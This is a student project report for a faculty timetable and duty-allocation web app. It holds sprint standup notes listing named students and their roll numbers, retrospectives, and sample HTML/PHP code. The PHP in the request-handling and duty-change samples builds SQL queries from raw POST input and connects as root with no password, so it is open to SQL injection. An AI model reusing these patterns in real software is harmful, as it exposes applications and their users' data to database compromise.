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
4. Standup Notes
● Sprint 1

Members	Name	Role	Roll No
Member 1	Apoorvaa S Raghavan	Tester	CB.EN.U4CSE18409
Member 2	Arvind T	Developer	CB.EN.U4CSE18410
Member 3	Jeev SS	Developer	CB.EN.U4CSE18426
Member 4	Vidya R Menon	Tester	CB.EN.U4CSE18466
Member 5	Swaran Karthikeyan	Tester	CB.EN.U4CSE18461

1. STANDUP NOTES 1 on 25.02.2021

Name	Question	Answer
Member 1	What did you do yesterday?	Studied about testing
	What will you do today?	Went through different testing methods
	Are there any impediments in your way?	No
Member 2	What did you do yesterday?	Explored PHP
	What will you do today?	Went through user stories
	Are there any impediments in your way?	No
Member 3	What did you do yesterday?	-
	What will you do today?	Explore bootstrap
	Are there any impediments in your way?	No
Member 4	What did you do yesterday?	Understanding testing
	What will you do today?	Try to understand different testing
	Are there any impediments in your way?	no
Member 5	What did you do yesterday?	
	What will you do today?	
	Are there any impediments in your way?	

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2. STANDUP NOTES 2 on 28.02.2021

Name	Question	Answer
Member 1	What did you do yesterday?	Continued with exploring test methods
	What will you do today?	Start with unit testing
	Are there any impediments in your way?	No
Member 2	What did you do yesterday?	Gone through epics and user stories
	What will you do today?	Start with Epic 1
	Are there any impediments in your way?	No
Member 3	What did you do yesterday?	Explore bootstrap
	What will you do today?	Explore bootstrap
	Are there any impediments in your way?	No
Member 4	What did you do yesterday?	-
	What will you do today?	Learning about unit testing
	Are there any impediments in your way?	no
Member 5	What did you do yesterday?	
	What will you do today?	
	Are there any impediments in your way?	

3. STANDUP NOTES 3 on 03.03.2021

Name	Question	Answer
Member 1	What did you do yesterday?	Unit tested some modules
	What will you do today?	Continue with unit testing
	Are there any impediments in your way?	Nope
Member 2	What did you do yesterday?	Completed 3 user stories
	What will you do today?	Start with further user story
	Are there any impediments in your way?	No
Member 3	What did you do yesterday?	Explore bootstrap
	What will you do today?	Explore HTML

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	Are there any impediments in your way?	No
Member 4	What did you do yesterday?	Learning about Integration testing
	What will you do today?	-
	Are there any impediments in your way?	no
Member 5	What did you do yesterday?	
	What will you do today?	
	Are there any impediments in your way?	

4. STANDUP NOTES 4 on 07.03.2021

Name	Question	Answer
Member 1	What did you do yesterday?	Looked up integration testing
	What will you do today?	Continue with unit testing
	Are there any impediments in your way?	Nope
Member 2	What did you do yesterday?	Completed backend for Epic 1
	What will you do today?	Explore PHP
	Are there any impediments in your way?	No
Member 3	What did you do yesterday?	Explore HTML
	What will you do today?	Visualizing the concept
	Are there any impediments in your way?	No
Member 4	What did you do yesterday?	Exploring tools
	What will you do today?	Unit testing for some modules
	Are there any impediments in your way?	no
Member 5	What did you do yesterday?	
	What will you do today?	
	Are there any impediments in your way?	

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5. STANDUP NOTES 5 on 10.03.2021

Name	Question	Answer
Member 1	What did you do yesterday?	-
	What will you do today?	Unit testing
	Are there any impediments in your way?	No
Member 2	What did you do yesterday?	Went through deeper concepts of PHP
	What will you do today?	Started with Backend of Epic 2
	Are there any impediments in your way?	No
Member 3	What did you do yesterday?	Visualizing the concept
	What will you do today?	Implementation of frontend for Admin Dashboard
	Are there any impediments in your way?	No
Member 4	What did you do yesterday?	Unit testing
	What will you do today?	-
	Are there any impediments in your way?	no
Member 5	What did you do yesterday?	
	What will you do today?	
	Are there any impediments in your way?	

6. STANDUP NOTES 6 on 14.03.2021

Name	Question	Answer
Member 1	What did you do yesterday?	Read up on integration testing tools
	What will you do today?	Decide on a tool and start with testing
	Are there any impediments in your way?	No
Member 2	What did you do yesterday?	Did 2 user stories for dashboard
	What will you do today?	Start with admin dashboard
	Are there any impediments in your way?	No

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Member 3	What did you do yesterday?	Implementation of frontend for Admin Dashboard
	What will you do today?	Implementation of frontend for Admin Dashboard
	Are there any impediments in your way?	No
Member 4	What did you do yesterday?	Learning about Integration testing
	What will you do today?	Unit testing for some modules
	Are there any impediments in your way?	No
Member 5	What did you do yesterday?	
	What will you do today?	
	Are there any impediments in your way?	

7. STANDUP NOTES 7 on 21.03.2021

Name	Question	Answer
Member 1	What did you do yesterday?	-
	What will you do today?	Integration testing
	Are there any impediments in your way?	No
Member 2	What did you do yesterday?	Done with faculty dashboard
	What will you do today?	Start with edit profile
	Are there any impediments in your way?	No
Member 3	What did you do yesterday?	Implementation of frontend for Admin Dashboard
	What will you do today?	Creating new pages
	Are there any impediments in your way?	No
Member 4	What did you do yesterday?	Integration testing
	What will you do today?	Exploring tools
	Are there any impediments in your way?	no
Member 5	What did you do yesterday?	
	What will you do today?	

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Name	Question	Answer
	Are there any impediments in your way?	

8. STANDUP NOTES 8 on 27.03.2021

Name	Question	Answer
Member 1	What did you do yesterday?	Continued with testing
	What will you do today?	Continue with testing
	Are there any impediments in your way?	No
Member 2	What did you do yesterday?	Started with backed for profile
	What will you do today?	Explore more on MySQL
	Are there any impediments in your way?	No
Member 3	What did you do yesterday?	Creating new pages
	What will you do today?	Implement the profile page
	Are there any impediments in your way?	No
Member 4	What did you do yesterday?	-
	What will you do today?	Unit testing for some modules
	Are there any impediments in your way?	No
Member 5	What did you do yesterday?	
	What will you do today?	
	Are there any impediments in your way?	

9. STANDUP NOTES 9 on 02.04.2021

Name	Question	Answer
Member 1	What did you do yesterday?	Integration testing
	What will you do today?	Read up on alternate testing tools
	Are there any impediments in your way?	No
Member 2	What did you do yesterday?	Completed Profile change backend
	What will you do today?	Deal with backend for duty feeder
	Are there any impediments in your way?	No

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Member 3	What did you do yesterday?	Implement the profile page
	What will you do today?	Implement other pages
	Are there any impediments in your way?	No
Member 4	What did you do yesterday?	Exploring tools
	What will you do today?	Unit testing
	Are there any impediments in your way?	No
Member 5	What did you do yesterday?	
	What will you do today?	
	Are there any impediments in your way?	

10. STANDUP NOTES 10 on 04.04.2021

Name	Question	Answer
Member 1	What did you do yesterday?	Completed unit testing
	What will you do today?	-
	Are there any impediments in your way?	No
Member 2	What did you do yesterday?	Schedule feeder epic done
	What will you do today?	Check for bugs and security
	Are there any impediments in your way?	No
Member 3	What did you do yesterday?	Implement other pages
	What will you do today?	Unit testing for the created pages
	Are there any impediments in your way?	No
Member 4	What did you do yesterday?	Integration testing
	What will you do today?	Completion of unit testing
	Are there any impediments in your way?	No
Member 5	What did you do yesterday?	
	What will you do today?	
	Are there any impediments in your way?	

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Retrospective Notes

START	CONTINUE	STOP
Make sure that proper knowledge of the work to be done is gained before initiating the task	Updation in JIRA should be done regularly	Trying to implement something that's not mentioned in the given task
Maintain timing in meetings and tasks alloted	Check for bugs and errors at every point of time and don't ignore them	Dropping minor subtasks to reduce the work labour
Prefer stable and constant mindset while working to give proper output	Don't procrastinate tasks to later time, since it can lead to delay of overall output	Get prior knowledge about the stuff you will be performing in the later days
Proper workflow to be maintained, avoiding to rush to further tasks before completing older ones	Providing way for testers, as they are dependent on developers to complete their tasks first	Updating code to testers or to the common repository when it's faulty

- **Sprint 2**

Members	Name	Role	Roll No
Member 1	Apoorvaa S Raghavan	DevOps	CB.EN.U4CSE18409
Member 2	Arvind T	Developer	CB.EN.U4CSE18410
Member 3	Jeev SS	Developer	CB.EN.U4CSE18426
Member 4	Vidya R Menon	Tester	CB.EN.U4CSE18466
Member 5	Swaran Karthikeyan	Tester	CB.EN.U4CSE18461

1. **STANDUP NOTES 1 on 21.04.2021**

Name	Question	Answer
Member 1	What did you do yesterday?	Integration testing
	What will you do today?	Read up on docker
	Are there any impediments in your way?	No
Member 2	What did you do yesterday?	Started exploring allocation algorithms
	What will you do today?	Allocation back end

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	Are there any impediments in your way?	No
Member 3	What did you do yesterday?	Explore timetable creation
	What will you do today?	Explore timetable creation
	Are there any impediments in your way?	No
Member 4	What did you do yesterday?	Explore tools for UI testing
	What will you do today?	Completed those tasks
	Are there any impediments in your way?	No
Member 5	What did you do yesterday?	
	What will you do today?	
	Are there any impediments in your way?	

2. STANDUP NOTES 2 on 24.04.2021

Name	Question	Answer
Member 1	What did you do yesterday?	Read up on docker images
	What will you do today?	Created an image as well as container
	Are there any impediments in your way?	No
Member 2	What did you do yesterday?	Manual allocation about to end
	What will you do today?	Multiple database connection
	Are there any impediments in your way?	No
Member 3	What did you do yesterday?	Explore timetable creation
	What will you do today?	Resolve issues from Sprint1
	Are there any impediments in your way?	No
Member 4	What did you do yesterday?	Exploring selenium
	What will you do today?	Writing test cases
	Are there any impediments in your way?	No
Member 5	What did you do yesterday?	
	What will you do today?	
	Are there any impediments in your way?	

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3. STANDUP NOTES 3 on 27.04.2021

Name	Question	Answer
Member 1	What did you do yesterday?	-
	What will you do today?	Explored various docker commands
	Are there any impediments in your way?	No
Member 2	What did you do yesterday?	Database connection done
	What will you do today?	Explore mail server connection
	Are there any impediments in your way?	No
Member 3	What did you do yesterday?	Resolve issues from Sprint1
	What will you do today?	Resolve issues from Sprint1
	Are there any impediments in your way?	No
Member 4	What did you do yesterday?	Understanding UI testing
	What will you do today?	-
	Are there any impediments in your way?	no
Member 5	What did you do yesterday?	
	What will you do today?	
	Are there any impediments in your way?	

5. STANDUP NOTES 5 on 01.05.2021

Name	Question	Answer
Member 1	What did you do yesterday?	Installed appropriate version of apache using pull
	What will you do today?	Explore additional docker commands
	Are there any impediments in your way?	No
Member 2	What did you do yesterday?	Connected mail server to reset password
	What will you do today?	Create timetable view backend
	Are there any impediments in your way?	No
Member 3	What did you do yesterday?	Resolve issues from Sprint1
	What will you do today?	Implement Timetable
	Are there any impediments in your way?	No

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Member 4	What did you do yesterday?	Installing selenium,eclipse and JDK
	What will you do today?	Writing test cases
	Are there any impediments in your way?	No
Member 5	What did you do yesterday?	
	What will you do today?	
	Are there any impediments in your way?	

6. STANDUP NOTES 6 on 04.05.2021

Name	Question	Answer
Member 1	What did you do yesterday?	Read up on Jenkins
	What will you do today?	Create a dockerfile and build an image
	Are there any impediments in your way?	Port accession
Member 2	What did you do yesterday?	Done with colour coding multiple views
	What will you do today?	Perform task scheduling
	Are there any impediments in your way?	No
Member 3	What did you do yesterday?	Implement Timetable
	What will you do today?	Implement Timetable
	Are there any impediments in your way?	No
Member 4	What did you do yesterday?	Wrote three test cases
	What will you do today?	Checking through the code
	Are there any impediments in your way?	No
Member 5	What did you do yesterday?	
	What will you do today?	
	Are there any impediments in your way?	

7. STANDUP NOTES 7 on 08.05.2021

Name	Question	Answer
Member 1	What did you do yesterday?	Installed Jenkins

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Name	Question	Answer
	What will you do today?	Go through the dockerfile again and rebuild image
	Are there any impediments in your way?	No
Member 2	What did you do yesterday?	Configured automatic updating file
	What will you do today?	Deal with bugs
	Are there any impediments in your way?	No
Member 3	What did you do yesterday?	Implement Timetable
	What will you do today?	Create faculty dashboard
	Are there any impediments in your way?	No
Member 4	What did you do yesterday?	Exploring tools
	What will you do today?	Wrote two test cases
	Are there any impediments in your way?	No
Member 5	What did you do yesterday?	
	What will you do today?	
	Are there any impediments in your way?	

8. STANDUP NOTES 8 on 10.05.2021

Name	Question	Answer
Member 1	What did you do yesterday?	Configured PHP and MySql
	What will you do today?	Install JDK version 11 for Jenkins
	Are there any impediments in your way?	Setting up environment variables for Jenkins
Member 2	What did you do yesterday?	Bugs cleared
	What will you do today?	Link pages across navigation
	Are there any impediments in your way?	No
Member 3	What did you do yesterday?	Create faculty dashboard
	What will you do today?	Create pages in Faculty Dashboard
	Are there any impediments in your way?	No
Member 4	What did you do yesterday?	Working with selenium

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Name	Question	Answer
	What will you do today?	Checking the code
	Are there any impediments in your way?	no
Member 5	What did you do yesterday?	
	What will you do today?	
	Are there any impediments in your way?	

9. STANDUP NOTES 9 on 13.05.2021

Name	Question	Answer
Member 1	What did you do yesterday?	Installed PDO extension, rebuilt container
	What will you do today?	Connected MySQL to PHPContainer
	Are there any impediments in your way?	No
Member 2	What did you do yesterday?	Routes and redirection managed
	What will you do today?	Explore hosting
	Are there any impediments in your way?	No
Member 3	What did you do yesterday?	Create pages in Faculty Dashboard
	What will you do today?	Create pages in Faculty Dashboard
	Are there any impediments in your way?	No
Member 4	What did you do yesterday?	Wrote three test cases
	What will you do today?	Explored tools
	Are there any impediments in your way?	No
Member 5	What did you do yesterday?	
	What will you do today?	
	Are there any impediments in your way?	

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10. STANDUP NOTES 10 on 15.05.2021

Name	Question	Answer
Member 1	What did you do yesterday?	Commit and push image into docker hub
	What will you do today?	Document the dockerisation of the project
	Are there any impediments in your way?	No
Member 2	What did you do yesterday?	Explored SQL injecting
	What will you do today?	Handle bug reports
	Are there any impediments in your way?	No
Member 3	What did you do yesterday?	Create pages in Faculty Dashboard
	What will you do today?	Fix bugs in pages created
	Are there any impediments in your way?	No
Member 4	What did you do yesterday?	Working with selenium
	What will you do today?	Wrote three test cases
	Are there any impediments in your way?	No
Member 5	What did you do yesterday?	
	What will you do today?	
	Are there any impediments in your way?	

11. STANDUP NOTES 11 on 17.05.2021

Name	Question	Answer
Member 1	What did you do yesterday?	Explored SQL injecting
	What will you do today?	Try building project on Jenkins
	Are there any impediments in your way?	No
Member 2	What did you do yesterday?	Bug reports processed
	What will you do today?	Deal with javascript for date picker
	Are there any impediments in your way?	No
Member 3	What did you do yesterday?	Fix bugs in pages created

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Name	Question	Answer
	What will you do today?	Implement Duty Allocation
	Are there any impediments in your way?	No
Member 4	What did you do yesterday?	wrote two more test cases
	What will you do today?	Updating in document
	Are there any impediments in your way?	No
Member 5	What did you do yesterday?	
	What will you do today?	
	Are there any impediments in your way?	

12. STANDUP NOTES 12 on 23.05.2021

Name	Question	Answer
Member 1	What did you do yesterday?	-
	What will you do today?	Explored Burp
	Are there any impediments in your way?	Error in project building on Jenkins
Member 2	What did you do yesterday?	Javascript process done
	What will you do today?	Export timetable to be done
	Are there any impediments in your way?	No
Member 3	What did you do yesterday?	Implement Duty Allocation
	What will you do today?	Implement Duty Allocation
	Are there any impediments in your way?	No
Member 4	What did you do yesterday?	Completion of UI testing
	What will you do today?	-
	Are there any impediments in your way?	No
Member 5	What did you do yesterday?	
	What will you do today?	
	Are there any impediments in your way?	

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13. STANDUP NOTES 13 on 26.05.2021

Name	Question	Answer
Member 1	What did you do yesterday?	Tested if project vulnerable to injection attacks
	What will you do today?	Recheck dockerised image
	Are there any impediments in your way?	Error in Jenkins
Member 2	What did you do yesterday?	Export timetable done
	What will you do today?	Timetable edit to be done
	Are there any impediments in your way?	No
Member 3	What did you do yesterday?	Implement Duty Allocation
	What will you do today?	Combine pages in Faculty Dashboard
	Are there any impediments in your way?	No
Member 4	What did you do yesterday?	Worked on remaining part of testing
	What will you do today?	Checked the code
	Are there any impediments in your way?	**No**
Member 5	What did you do yesterday?	
	What will you do today?	
	Are there any impediments in your way?	

14. STANDUP NOTES 14 on 31.05.2021

Name	Question	Answer
Member 1	What did you do yesterday?	Continued with testing for attacks
	What will you do today?	Continue with testing
	Are there any impediments in your way?	No
Member 2	What did you do yesterday?	Overall user stories done
	What will you do today?	Check for improvisions
	Are there any impediments in your way?	No
Member 3	What did you do yesterday?	Combine pages in Faculty Dashboard

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	What will you do today?	Test for bugs in implementation
	Are there any impediments in your way?	No
Member 4	What did you do yesterday?	Explored tools for integration testing
	What will you do today?	Learned about it
	Are there any impediments in your way?	No
Member 5	What did you do yesterday?	
	What will you do today?	
	Are there any impediments in your way?	

15. STANDUP NOTES 15 on 02.06.2021

Name	Question	Answer
Member 1	What did you do yesterday?	Reinstalled Jenkins (Windows version)
	What will you do today?	Configured environment variables as per the need
	Are there any impediments in your way?	No
Member 2	What did you do yesterday?	Wireshark diagram done
	What will you do today?	Check for bugs
	Are there any impediments in your way?	No
Member 3	What did you do yesterday?	Test for bugs in implementation
	What will you do today?	Change the Styling of pages
	Are there any impediments in your way?	No
Member 4	What did you do yesterday?	Exploring cloud environments for deployment
	What will you do today?	Tried
	Are there any impediments in your way?	No
Member 5	What did you do yesterday?	
	What will you do today?	
	Are there any impediments in your way?	

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16. STANDUP NOTES 16 on 04.06.2021

Name	Question	Answer
Member 1	What did you do yesterday?	Finished testing for attacks
	What will you do today?	Document the testing part
	Are there any impediments in your way?	No
Member 2	What did you do yesterday?	Bugs cleared
	What will you do today?	JIRA updates
	Are there any impediments in your way?	No
Member 3	What did you do yesterday?	Change the Styling of pages
	What will you do today?	Redesigning the dashboards
	Are there any impediments in your way?	No
Member 4	What did you do yesterday?	Explored to deploy
	What will you do today?	Worked on document
	Are there any impediments in your way?	No
Member 5	What did you do yesterday?	
	What will you do today?	
	Are there any impediments in your way?	

17. STANDUP NOTES 17 on 07.06.2021

Name	Question	Answer
Member 1	What did you do yesterday?	
	What will you do today?	
	Are there any impediments in your way?	
Member 2	What did you do yesterday?	Updates and git push done
	What will you do today?	Check through complete webpage
	Are there any impediments in your way?	No
Member 3	What did you do yesterday?	Redesigning the dashboards
	What will you do today?	Fix bugs in pages

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	Are there any impediments in your way?	No
Member 4	What did you do yesterday?	Completed deploying
	What will you do today?	Finished document
	Are there any impediments in your way?	No
Member 5	What did you do yesterday?	
	What will you do today?	
	Are there any impediments in your way?	

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5. Implementation

Waterfall Development Method

The traditional development method – Waterfall development method was the base implementation criteria we used for the project development. Each and every phase was prepared and executed 100% before the next phase was started. Regular stand up meetings were conducted to make sure that each phase was processed completely before moving on to the next phase.

Architectural style

Our main goal was to make sure that the integrity is being maintained and the conflicts are reduced that would be caused by timetable clashing. To ensure that this retains, data-centred architecture would be the best way to hold on this idea. Any number of clients can connect to database to access the information and modify them, and this modification will be available in all the clients those who are dependent on this database.

Database Structure:

	Table ▲	Action						Rows	Type	Collation	Size	Overhead
☐	bug	⭐	Browse	Structure	Search	Insert	Empty	Drop	2	InnoDB	utf8mb4_general_ci	16.0 KiB	-
☐	details	⭐	Browse	Structure	Search	Insert	Empty	Drop	4	InnoDB	utf8mb4_general_ci	16.0 KiB	-
☐	register	⭐	Browse	Structure	Search	Insert	Empty	Drop	4	InnoDB	utf8mb4_general_ci	32.0 KiB	-
☐	request	⭐	Browse	Structure	Search	Insert	Empty	Drop	3	InnoDB	utf8mb4_general_ci	16.0 KiB	-
☐	room	⭐	Browse	Structure	Search	Insert	Empty	Drop	2	InnoDB	utf8mb4_general_ci	16.0 KiB	-
☐	roomstat	⭐	Browse	Structure	Search	Insert	Empty	Drop	3	InnoDB	utf8mb4_general_ci	16.0 KiB	-
☐	work	⭐	Browse	Structure	Search	Insert	Empty	Drop	3	InnoDB	utf8mb4_general_ci	16.0 KiB	-

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6. Sample Code

6.1. Login

```html
<body>
    <div class="container" id="container">
        <div class="form-container sign-up-container">
            <form name="myform" action="../php/register.php" method="POST">
                <h1>Create Account</h1>
                <input type="text" name="name" placeholder="Name" required="" />
                <input type="email" name="email" placeholder="Email" required="" />
                <input type="text" name="mno" placeholder="Mobile Number" required="" />
                <select id="dep" placeholder="Department" name="dep" required="">
                    <option value="dep" disabled selected>Department </option>
                    <option value="cse">CSE</option>
                    <option value="ece">ECE</option>
                    <option value="mech">MECH</option>
                    <option value="aero">AERO</option>
                    <option value="na">NA</option>
                </select>
                <input type="password" name="pass1" placeholder="Password" required="" />
                <input type="password" name="pass2" placeholder="Confirm Password" required="" />
                <button>Sign Up</button>
            </form>
        </div>
        <div class="form-container sign-in-container">
            <form name="myform1" action="../php/login.php" method="POST">
                <h1>Sign in</h1>
                <input type="text" name="user" placeholder="Email or Mobile" required="" />
                <input type="password" name="pass" placeholder="Password" required="" />

                <a href="forgetpassword.html">Forgot your password?</a>
                <div style="display:flex; flex-direction: row; justify-content: center; align-items: center">
                    <input type="radio" name="rm" value="Remember Me"/>
                    <label for="rm">Remember Me</label>
                </div>
                <button id="key">Sign In</button>
            </form>
        </div>
        <div class="overlay-container">
            <div class="overlay">
                <div class="overlay-panel overlay-left">
                    <h1>Welcome Back!</h1>
                    <p>Login to access your account</p>
                    <button class="ghost" id="signIn">Sign In</button>
                </div>
                <div class="overlay-panel overlay-right">
                    <h1>Hello there!</h1>
                    <p>Need to create a new account?</p>
                    <button class="ghost" id="signUp">Sign Up</button>
                </div>
            </div>
        </div>
    </div>

    <script type="text/javascript">
        const signUpButton = document.getElementById("signUp");
        const signInButton = document.getElementById("signIn");
        const container = document.getElementById("container");

        signUpButton.addEventListener("click", () => {
        container.classList.add("right-panel-active");
        });

        signInButton.addEventListener("click", () => {
        container.classList.remove("right-panel-active");
        });
    </script>
```

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6.2. Request handling – Backend

```php
$cid = '';
if(isset($_POST['cid'])){
    $cid = $_POST['cid'];
}
else{
    $m = "Select a request";
    $l = "../html/req.php";
    $t = "error";
    pop($l,$m,$t);
}

$freestaff = [];

$conn = mysqli_connect("localhost", "root", "", "se");
// Check connection
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
$sql = "SELECT * FROM request where cid='$cid'";
$result = $conn->query($sql);
if ($result->num_rows > 0) {
    // output data of each row
    while($row = $result->fetch_assoc()) {
        $day = $row['day'];
        $hour = $row['period'];
        $dno = $row['dno'];
        $rname = $row['name'];
    }
}

$dbname = 'timetable';
$connec = mysqli_connect("localhost", "root", "");
$sql = "SHOW TABLES FROM $dbname";
$result1 = mysqli_query($connec,$sql);

if (!$result1) {
    echo "DB Error, could not list tables\n";
    echo 'MySQL Error: ' . mysql_error();
    exit;
}

while ($row1 = mysqli_fetch_row($result1)) {
    $tname = $row1[0];
    $sql = "SELECT * FROM $tname where day='$day'";
    $conn = mysqli_connect("localhost", "root", "", "timetable");
    $result = $conn->query($sql);
    if ($result->num_rows > 0) {
        // output data of each row
        while($row = $result->fetch_assoc()) {
            $c = $row["$hour"];
        }
    }
    if($c == 'Available'){
        $freestaff[] = $tname;
    }
}
```

```php
$id = '';
if(isset($_POST['id'])){
    $id = $_POST['id'];
}
else{
    $m = "Select a staff";
    $l = "../html/req1.php";
    $t = "error";
    pop($l,$m,$t);
}

$conn = mysqli_connect("localhost", "root", "", "se");
// Check connection
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
$sql = "UPDATE roomstat SET id='$id' where dno='$dno'";
$conn->query($sql);

$sql = "SELECT * FROM register where id='$id'";
$result = $conn->query($sql);
if ($result->num_rows > 0) {
    // output data of each row
    while($row = $result->fetch_assoc()) {
        $name = $row['name'];
    }
}

$ctn = mysqli_connect("localhost", "root", "", "timetable");

$sql = "UPDATE $name SET $hour='On-Duty' where day='$day'";
$ctn->query($sql);

$sql = "UPDATE $rname SET $hour='Available' where day='$day'";
$ctn->query($sql);

$conn = mysqli_connect("localhost", "root", "", "se");

$sql = "UPDATE request SET status=1 where cid='$cid'";
$conn->query($sql);
```

6.3. Duty creator

```html
<div class="content">
  <div class="container-fluid">
    <div class="row">
      <div class="col-md-5">
        <div class="card">
          <div class="card-header card-header-primary">
            <h4 class="card-title">Create duty</h4>
          </div>
          <div class="card-body">
            <div class="form-container sign-up-container">
              <form name="myform" action="../php/nduty.php" method="POST">
                <div class="row">
                  <div class="col-md-4">
                    <input id="datepicker" placeholder="Date" name="date" class="form-control form-control-line" required="" autocomplete="off">
                    <script>
                      $('#datepicker').datepicker({
                        disable: [1,7],
                      });
                    </script>
                  </div>
                </div>
                <div class="row">
                  <div class="col-md-4">
                    <div class="form-group">
                      <select type="text" id="des" placeholder="Period" name="hour"
                        class="form-control form-control-line" required="">
                        <option value="Select">Period</option>
                        <option value="p1">P1</option>
                        <option value="p2">P2</option>
                        <option value="p3">P3</option>
                        <option value="p4">P4</option>
                        <option value="p5">P5</option>
                        <option value="p6">P6</option>
                      </select>
                    </div>
                  </div>
                </div>
                <button type="submit" class="btn btn-primary pull-right">Search Rooms</button>
              </form>
            </div>
          </div>
        </div>
      </div>
    </div>
  </div>
</div>
```

6.4. Duty allocator

```html
<div class="content">
  <div class="container-fluid">
    <div class="row">
      <div class="col-md-8">
        <div class="card">
          <div class="card-header card-header-primary">
            <h4 class="card-title">Assign Class room</h4>
          <p class="card-category">Assign the class room here</p>
          </div>
          <div class="card-body">
            <form action="../php/dutyalloc.php" method="POST" class="form-wrap">
              <h3>Enter room number to be assigned</h3>
            <div id="form-box">
              <input type="text" name="room" placeholder="Room number" />
            </form>
            <button type="submit" class="btn btn-primary pull-right">Submit</button>
            </div>
          </div>
        </div>
      </div>
    </div>
  </div>
</div>
```

6.5. Duty change request

```php
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}

$sql = "SELECT * FROM $name WHERE day='$day'";
